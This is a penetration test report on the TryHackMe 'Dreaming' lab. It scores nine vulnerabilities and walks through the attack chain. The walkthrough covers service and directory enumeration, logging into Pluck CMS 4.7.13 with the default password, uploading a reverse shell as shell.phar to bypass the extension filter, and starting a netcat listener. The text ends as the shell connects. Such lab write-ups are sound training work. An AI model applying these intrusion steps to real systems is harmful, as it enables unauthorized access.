Penetration Test Report

TryHackMe Room: Dreaming, Penetration Tester: Saar Yachin

Target: TryHackMe Room: Dreaming, IP: 10.112.159.137 (IP may change in the report due to different sessions)
Penetration tester: Saar Yachin
Date: March 16, 2026

Table of Contents

I. Executive Summary

1. Description

A penetration test was conducted against the TryHackMe “Dreaming” target (IP: 10.112.159.137) on March 16, 2026, by Saar Yachin. The objective of the assessment was to identify exploitable vulnerabilities, gain unauthorized access, escalate privileges, and extract sensitive data from the system, up to capturing the three flags on the system.

The assessment began with external reconnaissance, which identified exposed services including SSH and HTTP. The web application was identified as Pluck CMS 4.7.13, which was found to be vulnerable to authenticated remote code execution. Through exploitation of weak default credentials and application vulnerabilities, initial access was obtained as the web server user.

Subsequent post-exploitation activities revealed multiple critical security issues, including credential exposure, unsafe sudo configurations, command injection vulnerabilities, and insecure file permissions. These issues enabled full compromise of the system, including access to all target users and their respective flags: lucien, death, and morpheus. The attack required minimal effort and no advanced techniques, demonstrating a high-risk exposure.

2. Conclusions

The overall security posture of the system is: **Critical**.

The environment contains multiple high-impact vulnerabilities that, when chained together, allow a complete compromise from unauthenticated network access to full system control.

The most severe issues include:

- Remote Code Execution via vulnerable CMS
- Hardcoded and exposed credentials
- Unsafe privilege escalation mechanisms
- Writable system libraries used by privileged processes
- Immediate remediation is required to prevent exploitation in a real-world scenario.

Recommended remediation actions:

- Patch services.
- Use strong credentials.
- Limit file/directory permissions and privileged processes.
- Use a secure communication protocol (HTTPS)


II. Technical Report

1. Summary

Penetration test scope

Target: 10.112.159.137
Goal: Obtain root/admin-level access and extract sensitive data (3 flags)
Assessment Type: Black-box penetration test, remote network access.

Vulnerability Pie Chart by Severity



Vulnerability Summary Table

ID	Severity	Vulnerability Name	Status
VULN-001	Critical	Authenticated RCE in Pluck CMS	Open
VULN-002	Critical	Weak Credentials / Authentication Failure	Open
VULN-003	High	Credential Exposure (Files & History)	Open
VULN-004	High	Unsafe Sudo Configuration	Open
VULN-005	High	Command Injection in Python Script	Open
VULN-006	High	Writable Python Library (Privilege Esc.)	Open
VULN-007	Medium	Excessive Known CVEs (Outdated Services)	Open
VULN-008	Medium	Insecure Communication (HTTP)	Open
VULN-009	Medium	SSH Password Authentication Enabled	Open

2. Detailed Technical Report by Vulnerability

Note on rating methodology: CVSS v3.1 scores below are contextual assessment estimates assigned for this engagement and are intended to support severity discussion rather than serve as official vendor scores. The scores were calculated using the NIST CVSS calculator, with adjustments made to fit the context. The scores were categorized into severity level according to the following ratings:

Severity	**CVSS v3.1 Rating**
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9

VULN-001	**Authenticated Remote Code Execution**	**Severity: CRITICAL**
Description:	Pluck CMS (≤ 4.7.13) is vulnerable to file upload abuse allowing execution of malicious payloads (CWE-434).	
Impact:	An attacker can execute arbitrary commands on the server, leading to full system compromise.	
Remediation:	• Upgrade Pluck CMS to ≥ 4.7.16 • Restrict executable uploads • Validate file content (not just extension)	
CVSS v3.1:	Score: **9.9.** Severity: **CRITICAL**	
	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H	

VULN-002	**Weak Credentials**	**Severity: CRITICAL**
Description:	The CMS login accepted weak/default credentials (admin:password). Tool used: Burp Suite: Intruder.	
Impact:	An attacker can gain administrative access and trigger RCE.	
Remediation:	• Enforce strong password policy • Implement account lockout • Implement multi-factor authentication (MFA)	
CVSS v3.1:	Score: **9.8.** Severity: **CRITICAL**	
	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	

VULN-003	**Credential Exposure**	**Severity: HIGH**
Description:	Sensitive credentials were found in plaintext and hardcoded in scripts (/opt/test.py, user shell history).	
Impact:	An attacker can perform lateral movement between users.	
Remediation:	• Remove credentials from files • Use environment variables / secret manager • Rotate all exposed passwords	
CVSS v3.1:	Score: **7.8.** Severity: **HIGH**	
	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L	

VULN-004	**Unsafe Sudo Configuration**	**Severity: HIGH**
Description:	User ‘lucien’ could run a Python script as user ‘death’.	
Impact:	Privilege escalation to another user without authentication.	
Remediation:	• Apply least privilege • Avoid interpreter execution in sudo rules • Use restricted binaries only	
CVSS v3.1:	Score: **7.8.** Severity: **HIGH**	
	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	

VULN-005	**Command Injection**	**Severity: HIGH**
Description:	The script getDreams.py used unsafe command execution.	
Impact:	An attacker can trigger command execution by injection to a database.	
Remediation:	• Avoid ‘shell=True’. • Sanitize input. • Use parameterized execution.	
CVSS v3.1:	Score: **7.8.** Severity: **HIGH**	
	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	

VULN-006	**Writable Python Library**	**Severity: HIGH**
Description:	A system Python library (shutil.py) was writable and used by a privileged scheduled script.	
Impact:	The library enables code execution as a higher-privilege user (morpheus).	
Remediation:	• Use integrity monitoring. • Apply least privilege. • Secure permissions on system libraries. • Run scheduled tasks with minimal privileges.	
CVSS v3.1:	Score: **7.8.** Severity: **HIGH**	
	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	

VULN-007	**Outdated Services / CVE Exposure**	**Severity: MEDIUM**
Description:	Vulnerability scan (tool: Sroq) identified 75 CVEs affecting exposed services, of which 18 are critical.	
Impact:	Increases attack surface and higher likelihood of exploitation.	
Remediation:	• Patch OS and services regularly. • Perform continuous/frequent vulnerability scans.	
CVSS v3.1:	Score: **5.6.** Severity: **Medium**	
	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L	

VULN-008	**Insecure Communication (HTTP)**	**Severity: MEDIUM**
Description:	The target uses the insecure HTTP protocol.	
Impact:	Insecure protocols expose credentials and may facilitate MITM and snooping attacks.	
Remediation:	• Enforce HTTPS using TLS 1.2 or higher and redirect all HTTP traffic to HTTPS.	
CVSS v3.1:	Score: **5.7.** Severity: **MEDIUM**	
	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N	

VULN-009	**SSH Password Authentication Enabled**	**Severity: MEDIUM**
Description:	The SSH service accessible on port 22 allows password-based authentication, instead of enforcing key-based authentication. While not a vulnerability on its own, this configuration increased risk when combined with exposed credentials (VULN-003), enabling potential remote access.	
Impact:	If credentials are weak, reused, or exposed (see VULN-003), attackers can gain remote shell access.	
Remediation:	• Disable password authentication • Enforce key-based authentication • Implement fail2ban or similar protection	
CVSS v3.1:	Score: **5.9.** Severity: **MEDIUM**	
	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L	


III. Proof of Concept

Detailed Penetration Test

The attack was performed remotely over HTTP without prior access.


1. Step 1 – Service Enumeration

Open ports and services were discovered using nmap. Service identified: HTTP, port 80. Note: Insecure protocol **(VULN-008)**.



```
┌──(saar㉿tifkali)-[~]
└─$ nmap 10.114.139.83
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-19 12:47 +0200
Nmap scan report for 10.114.139.83
Host is up (0.067s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds

┌──(saar㉿tifkali)-[~]
└─$ 
```

Opening the IP on the browser reveals the default Apache2 webpage:


ks... TryHackMe OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google
ubuntu

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
```


2. Step 2 – Website Enumeration

Gobuster was used to enumerate the website, revealing the page: /app.



```
┌──(saar㉿tifkali)-[~]
└─$ gobuster dir -u http://10.114.139.83 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.114.139.83
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess            (Status: 403) [Size: 278]
.htpasswd            (Status: 403) [Size: 278]
.hta                 (Status: 403) [Size: 278]
app                  (Status: 301) [Size: 312] [--> http://10.114.139.83/app/]
index.html           (Status: 200) [Size: 10918]
server-status        (Status: 403) [Size: 278]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

On the browser:



Index of /app

Name	Last modified	Size	Description
Parent Directory		-	
pluck-4.7.13/	2020-01-29 08:55	-	

Apache/2.4.41 (Ubuntu) Server at 10.114.139.83 Port 80

3. Step 3 – Application and Version Identification

Entering the folder, we reach the Pluck 4.7.13 app. Note: outdated service **(VULN-007: Outdated Services)**:



dreaming

dreaming

What power would hell have if those here imprisoned were not able to dream of heaven?

admin | powered by **pluck**

Clicking admin, we are presented with the login page:



pluck 4.7.13 © 2005-2026. pluck is available under the terms of the GNU General Public License.


4. **Step 4 - Authentication Bypass via Weak Credentials**

Using Burp Suite Intruder, the password is found to be default password: “password” (**VULN-002: Weak Credentials**), providing us with full admin panel access.

5. **Step 5 - Remote Code Execution via File Upload**

Research into Pluck 4.7.13 showed that it allows uploading scripts & malicious code by changing the extension (PHAR bypass - the system prevents PHP extensions but not PHAR) (**VULN-001: Authenticated Remote Code Execution)**.

A reverse shell script (Pentest Monkey - PHP) was uploaded under the filename: shell.phar.



manage files

Here you can upload your files, which you can use in your webpages later.

Name: shell.phar
Size: 2589 bytes
Type: applicationoctet-stream
Upload successful!


uploaded files

shell.phar

<<< back


pluck 4.7.13 © 2005-2026. pluck is available under the terms of the GNU General Public License.

A listener was set up on the attacker machine:



```
┌──(saar㉿tifkali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
^[
```


By opening the file on the app’s content management system, the reverse shell connects to the attacker machine, granting access as the app user (www-data):



